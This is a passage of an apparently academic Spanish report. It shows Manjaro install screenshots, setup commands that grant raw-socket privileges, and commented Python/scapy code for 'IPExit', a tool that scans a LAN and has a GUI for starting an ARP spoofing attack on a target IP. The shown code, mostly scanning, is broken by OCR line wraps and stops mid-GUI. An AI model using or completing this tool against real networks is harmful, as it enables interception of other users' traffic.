



Figura 37



Nota: Las Figuras 36 y 37 muestran el resumen final del instalador de Manjaro antes de comenzar la instalación. La Figura 37 añade una advertencia sobre posibles cambios irreversibles en el disco, solicitando confirmación al usuario antes de proceder con la instalación. Se muestra una vista previa de la configuración del particionamiento, incluyendo el sistema de archivos seleccionado (btrfs).

Figura 38





Figura 39



Nota: La Figura 38 muestra una pantalla del instalador de Manjaro indicando que la configuración está casi completa. La Figura 39 indica que la instalación ha finalizado correctamente y ofrece la opción de reiniciar el sistema

Figura 40





Figura 41




Nota: La Figura 40 muestra la pantalla de inicio de sesión de Manjaro, solicitando al usuario que ingrese su contraseña. La Figura 41 muestra el escritorio de Manjaro ya iniciado, mostrando el fondo de pantalla predeterminado.

3.1.2 Algoritmo

Requerimientos para el Funcionamiento del Algoritmo

Figura 42

Installation Flow Overview



Nota: La imagen muestra un diagrama de flujo para la configuración y ejecución de una aplicación de red en Python. El proceso comienza con una serie de verificaciones y preparaciones del sistema antes de lanzar la aplicación principal.

Proceso de Instalación

Paso 1: Instalación de Dependencias


Instalamos los paquetes de Python necesarios especificados en `requirements.txt`:

```
# Install using pip

pip install -r requirements.txt

—---------------------------------------

# Or install packages individually

pip install scapy

pip install uuid
```

El paquete `uuid` normalmente se incluye con la biblioteca estándar de Python, pero scapy requiere una instalación explícita para las capacidades de manipulación de paquetes de red.

Figura 43

Arquitectura de Dependencia



Nota: La imagen muestra un diagrama de dependencias y estructura de un proyecto de aplicación de red desarrollado en Python, utilizando varias bibliotecas externas.

Paso 2: Configuración de Privilegios

La manipulación de los paquetes de red requiere privilegios elevados, configuramos nuestro sistema Manjaro Linux.

Linux/macOS:

```
# Run with sudo

sudo python script.py

—---------------------------------------

# Or configure capabilities (Linux only)

sudo setcap cap_net_raw+ep $(which python)
```

Configuración Inicial y Configuración

Verificación de la configuración del sistema

Antes de la primera ejecución, verificamos que nuestro sistema pueda realizar las operaciones de red requeridas:

Componente	Método de Verificación	Resultado Esperado
Scapy Import	`python -c "import scapy.all"`	Sin errores de importación.
Raw Socket Access	Ejecutamos con administrador.	No hay errores de permiso.
Network Interface	Comprobamos conexiones activas.	Al menos una interfaz activa.
ARP Table Access	`arp -a` (línea de comando)	Muestra todas las entradas ARP actuales.

Configuración del Entorno de Red

IPEExit detecta e interactúa con el entorno de red local. La aplicación detecta automáticamente:

- Dirección IP de la puerta de enlace predeterminada utilizando las tablas de enrutamiento del sistema.
- Interfaces de red disponibles.
- Configuración actual del segmento de red.
- Entradas existentes en la tabla ARP.

Iniciamos la Aplicación


```
# With elevated privileges

sudo python script.py
```

Iniciamos el Flujo de Aplicación

Cuando `script.py` se ejecuta, se produce la siguiente secuencia de inicialización:

Figura 44

Motor de paquetes basado en Scapy



Nota: La imagen muestra un diagrama de flujo que describe el proceso de inicialización y preparación de una aplicación de red desarrollada en Python.


Secuencia de prueba de Verificación

Realizamos estos pasos de verificación para confirmar que la instalación se ha realizado correctamente:

- **Prueba de detección de interfaz:** compruebe que la interfaz gráfica de usuario se carga sin errores.
- **Prueba de detección de red:** haga clic en el botón de escaneo para comprobar el funcionamiento del escaneo ARP.
- **Prueba de detección de dispositivos:** confirme que los dispositivos de red legítimos aparecen en los resultados.
- **Prueba de privilegios:** compruebe que no hay errores de permiso durante las operaciones de paquetes.

Figura 45

Proceso de detección de Puerta de Enlace




Nota: La imagen muestra la aplicación que descubre automáticamente la configuración de la red utilizando utilidades de red a nivel del sistema.


Arquitectura de flujo de Datos

El mecanismo de ataque principal sigue un proceso de transformación de datos estructurado desde la entrada del usuario hasta la transmisión de paquetes de red.

Figura 46

ARP Spoofing Canalización de Datos





Nota: La imagen muestra un diagrama de flujo que describe el proceso de una aplicación de red que realiza operaciones de resolución de direcciones MAC y envío de paquetes ARP.

Algoritmo en Ejecución

Código Python

```
# --- Importación de Librerías ---
# tkinter: Se utiliza para crear la interfaz gráfica de la aplicación (ventanas, botones, etc.).
# scapy: Es una potente biblioteca para manipular paquetes de red. La usamos para crear y enviar paquetes ARP.
# time: Permite hacer pausas en la ejecución (ej. en el bucle de ataque).
# threading: Permite ejecutar procesos en segundo plano (como el escaneo de red o el ataque) sin congelar la interfaz gráfica.
# uuid: Se usa para obtener la dirección MAC de la máquina local.
# subprocess: Permite ejecutar comandos del sistema operativo, como los necesarios para obtener la IP y la puerta de enlace.

import tkinter as tk
from tkinter import scrolledtext, messagebox
from scapy.all import ARP, Ether, srp, send
import time
import threading
import uuid
import subprocess

class ArpSpoofingApp:
    """
    Clase principal que encapsula toda la lógica y la interfaz gráfica de la aplicación.
    """
    def __init__(self, root):
        # --- Constructor de la Clase: Inicialización de variables ---
        self.ventana = root  # La ventana principal de tkinter
```

```
        # Variables para almacenar información de la red local.
        self.ip_usuario = self._obtener_ip_propia()
        self.mac_usuario = self._obtener_mac_propia()
        self.ip_puerta_enlace = self._obtener_puerta_enlace()

        # Banderas y hilos para controlar los procesos en segundo plano.
        self.ataque_en_curso = False  # ¿Hay un ataque de ARP spoofing
activo?
        self.hilo_ataque = None       # Hilo que ejecutará el ataque.
        self.escaneo_en_curso = False # ¿Se está escaneando la red?
        self.hilo_escaneo = None      # Hilo para el monitor de red.

       # Conjuntos (sets) para gestionar los dispositivos encontrados en la
red.
        self.dispositivos_conocidos = set()      # Guarda todas las IPs
detectadas.
        self.dispositivos_de_confianza = set() # IPs que el usuario ha
marcado como seguras.
        self.nombres_dispositivos = {}         # Diccionario para guardar
nombres personalizados {ip: nombre}.

       # --- Configuración Inicial ---
        self._configurar_gui() # Llama a la función que crea los elementos
visuales.

        # Verificación de que se pudo obtener la información de red
esencial.
        if not self.ip_puerta_enlace:
            messagebox.showerror("Error de Red", "No se pudo obtener la
puerta de enlace. La aplicación no puede continuar.")
            self.ventana.destroy() # Cierra la app si no hay puerta de
enlace.
        else:
            self.iniciar_escaneo() # Si todo está bien, comienza a
monitorear la red.
            # Define qué hacer cuando el usuario cierra la ventana (el botón
"X").
            self.ventana.protocol("WM_DELETE_WINDOW", self.al_cerrar)

    def _obtener_ip_propia(self):
        """
        Se Obtiene la dirección IP local principal de la máquina ejecutando
un comando de sistema.
        Es más robusto que otros métodos que pueden devolver la IP de
loopback (127.0.0.1).
        """
        try:
            # Comando para Linux/macOS que muestra las IPs, filtra las
locales y extrae la primera.
            comando = "ip addr show | grep 'inet ' | grep -v '127.0.0.1' |
awk '{print $2}' | cut -d/ -f1"
            proceso = subprocess.run(comando, shell=True,
capture_output=True, text=True)
            # Devuelve la primera IP encontrada, o un mensaje de error si no
hay ninguna.
```

```
            return proceso.stdout.strip().split('\n')[0] if proceso.stdout
else "No encontrada"
        except Exception:
            return "No encontrada"

    def _obtener_mac_propia(self):
        """
        Obtiene la dirección MAC de la máquina utilizando la librería uuid.
        """
        mac_num = uuid.getnode() # Obtiene la MAC como un número.
        # Formatea el número a una cadena hexadecimal legible (ej:
00:1a:2b:3c:4d:5e).
        mac_hex = '{:012x}'.format(mac_num)
        return ':'.join(mac_hex[i:i+2] for i in range(0, 12, 2))

    def _obtener_puerta_enlace(self):
        """
        Obtiene la IP de la puerta de enlace (router) ejecutando un comando
de sistema.
        """
        try:
            # Comando para Linux/macOS que busca la ruta por defecto y
extrae la IP del router.
            comando = "ip route | grep default | awk '{print $3}'"
            proceso = subprocess.run(comando, shell=True,
capture_output=True, text=True)
            return proceso.stdout.strip()
        except Exception:
            return None # Devuelve None si falla.

    def _obtener_mac_remota(self, ip):
        """
        Obtiene la dirección MAC de cualquier dispositivo en la red a partir
de su IP.
        Usa Scapy para enviar una solicitud ARP ("¿Quién tiene esta IP?") y
espera la respuesta.
        """
        try:
            # Se crea un paquete ARP preguntando por la IP `ip`.
            # El destino de la capa Ethernet (dst) es ff:ff:ff:ff:ff:ff, que
es la dirección de broadcast (para todos en la red).
            paquete_arp = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip)
            # srp() envía y recibe paquetes. Timeout de 2 segundos.
verbose=0 para no mostrar logs de scapy.
            respuestas, _ = srp(paquete_arp, timeout=2, verbose=0)
            if respuestas:
                # Si hay respuesta, devuelve la MAC (hardware source) del
primer paquete respondido.
                return respuestas[0][1].hwsrc
        except Exception as e:
            self.log_error(f"Error al obtener MAC de {ip}: {e}")
        return None # Devuelve None si no hay respuesta o hay un error.

    def _escanear_red(self):
        """
        Escanea toda la subred local (ej. 192.168.1.0/24) para descubrir
```

```
dispositivos activos.
        Funciona de forma similar a `_obtener_mac_remota`, pero para todo un
rango de IPs.
        """
        # Define el rango de IPs a escanear. "/24" es una máscara de subred
común para redes domésticas.
        rango_ip = self.ip_puerta_enlace + "/24"
        try:
            paquete_arp = Ether(dst="ff:ff:ff:ff:ff:ff") /
ARP(pdst=rango_ip)
            respuestas, _ = srp(paquete_arp, timeout=2, verbose=0)
            # Crea un conjunto con todas las IPs (protocol source) que
respondieron.
            dispositivos = {recibido.psrc for _, recibido in respuestas}
            return dispositivos
        except Exception as e:
            self.log_error(f"Error durante el escaneo: {e}")
            return set() # Devuelve un conjunto vacío si hay un error.

    def _monitor_de_red_loop(self):
        """
        Bucle principal para el monitoreo de la red. Se ejecuta en un hilo
separado.
        Escanea la red periódicamente y actualiza la lista de dispositivos
si encuentra nuevos.
        """
        # Primer escaneo al iniciar.
        self.dispositivos_conocidos = self._escanear_red()
        # `after(0, ...)` pide a tkinter que ejecute la función en el hilo
principal lo antes posible.
        # Es necesario para actualizar la GUI de forma segura desde un hilo
secundario.
        self.ventana.after(0, self.actualizar_display_dispositivos)

        # Bucle que se ejecuta mientras el escaneo esté activo.
        while self.escaneo_en_curso:
            time.sleep(15) # Espera 15 segundos antes del siguiente escaneo.
            dispositivos_actuales = self._escanear_red()
            # Comprueba si el conjunto de dispositivos actuales no es un
subconjunto de los ya conocidos.
            # Esto significa que ha aparecido al menos un dispositivo nuevo.
            if not
dispositivos_actuales.issubset(self.dispositivos_conocidos):
                self.dispositivos_conocidos.update(dispositivos_actuales) #
Añade los nuevos a la lista.
                self.ventana.after(0, self.actualizar_display_dispositivos)
# Actualiza la GUI.

    def marcar_como_confianza(self):
        """
        Función que se ejecuta al pulsar el botón "Marcar como Confianza".
        Añade una IP a la lista de confianza y, opcionalmente, le asigna un
nombre.
        """
        ip_a_confiar = self.entrada_confianza_ip.get()
        nombre_dispositivo = self.entrada_confianza_nombre.get() # Obtiene
```

```
el nombre del campo de texto.

        if ip_a_confiar in self.dispositivos_conocidos:
            self.dispositivos_de_confianza.add(ip_a_confiar)

            # Si el usuario escribió un nombre, lo guardamos en el
diccionario.
            if nombre_dispositivo:
                self.nombres_dispositivos[ip_a_confiar] = nombre_dispositivo

            # Limpia los campos de entrada después de agregar.
            self.entrada_confianza_ip.delete(0, tk.END)
            self.entrada_confianza_nombre.delete(0, tk.END)
            self.actualizar_display_dispositivos() # Refresca la pantalla
para mostrar el cambio.
        else:
            messagebox.showwarning("IP no encontrada", "La IP ingresada no
está en la lista de dispositivos detectados.")

    def actualizar_display_dispositivos(self):
        """
        Refresca el área de texto principal para mostrar la lista
actualizada de dispositivos,
        separados en "Mi Dispositivo", "Confianza" y "Desconocidos". Muestra
los nombres personalizados.
        """
        self.widget_salida.config(state=tk.NORMAL) # Habilita la escritura
en el widget.
        self.widget_salida.delete(1.0, tk.END)     # Borra todo el contenido
anterior.

        # --- Sección "Mi Dispositivo" ---
        self.widget_salida.insert(tk.END, "--- Mi Dispositivo ---\n")
        self.widget_salida.insert(tk.END, f"  IP del Usuario:
{self.ip_usuario}\n")
        self.widget_salida.insert(tk.END, f"  MAC del Usuario:
{self.mac_usuario}\n")
        self.widget_salida.insert(tk.END, f"  Puerta de Enlace:
{self.ip_puerta_enlace}\n\n")

        # --- Sección "Dispositivos de Confianza" ---
        self.widget_salida.insert(tk.END, "--- Dispositivos de Confianza
---\n")
        if self.dispositivos_de_confianza:
            for ip in sorted(list(self.dispositivos_de_confianza)):
                # Busca si la IP tiene un nombre guardado en el diccionario.
                nombre = self.nombres_dispositivos.get(ip)
                if nombre:
                    # Si tiene nombre, lo muestra.
                    self.widget_salida.insert(tk.END, f"  {nombre}: {ip}\n")
                else:
                    # Si no, solo muestra la IP.
                    self.widget_salida.insert(tk.END, f"  {ip}\n")
        else:
            self.widget_salida.insert(tk.END, "  (Ninguno)\n")
        self.widget_salida.insert(tk.END, "\n")
```

```
        # --- Sección "Dispositivos Desconocidos" ---
        # Calcula los desconocidos: todos - confianza - mi_ip - router_ip
        desconocidos = self.dispositivos_conocidos -
self.dispositivos_de_confianza - {self.ip_usuario, self.ip_puerta_enlace}
        self.widget_salida.insert(tk.END, "--- Dispositivos Desconocidos
---\n")
        if desconocidos:
            for ip in sorted(list(desconocidos)):
                self.widget_salida.insert(tk.END, f"  {ip}\n")
        else:
            self.widget_salida.insert(tk.END, "  (Ninguno)\n")

        self.widget_salida.config(state=tk.DISABLED) # Deshabilita la
escritura para el usuario.
        self.widget_salida.see(tk.END) # Hace scroll automático hasta el
final.

    def _configurar_gui(self):
        """
        Crea y organiza todos los widgets (botones, etiquetas, campos de
texto) en la ventana.
        """
        self.ventana.title("IPExit - Monitor de Red y ARP Spoofer")
        self.ventana.geometry("500x550")

        # --- Frame (contenedor) para los controles del ataque ---
        frame_ataque = tk.Frame(self.ventana)
        frame_ataque.pack(pady=5, padx=10, fill=tk.X)
        tk.Label(frame_ataque, text="IP Objetivo para
Spoofing:").pack(side=tk.LEFT)
        self.entrada_ip = tk.Entry(frame_ataque)
        self.entrada_ip.pack(side=tk.LEFT, padx=5, expand=True, fill=tk.X)
        self.boton_iniciar = tk.Button(frame_ataque, text="Iniciar",
command=self.iniciar_ataque)
        self.boton_iniciar.pack(side=tk.LEFT, padx=5)
        self.boton_detener = tk.Button(frame_ataque, text="Detener",
command=self.detener_ataque, state=tk.DISABLED)
        self.boton_detener.pack(side=tk.LEFT)

        # --- Frame (contenedor) para marcar dispositivos de confianza ---
        frame_confianza = tk.Frame(self.ventana)
        frame_confianza.pack(pady=5, padx=10, fill=tk.X)

        # Sub-frame para la IP a confiar
        sub_frame_ip = tk.Frame(frame_confianza)
        sub_frame_ip.pack(fill=tk.X)
        tk.Label(sub_frame_ip, text="IP a Confiar:").pack(side=tk.LEFT,
anchor='w')
        self.entrada_confianza_ip = tk.Entry(sub_frame_ip)
        self.entrada_confianza_ip.pack(side=tk.LEFT, padx=18, expand=True,
fill=tk.X)

        # Sub-frame para el nombre opcional
        sub_frame_nombre = tk.Frame(frame_confianza)
        sub_frame_nombre.pack(fill=tk.X, pady=2)
```

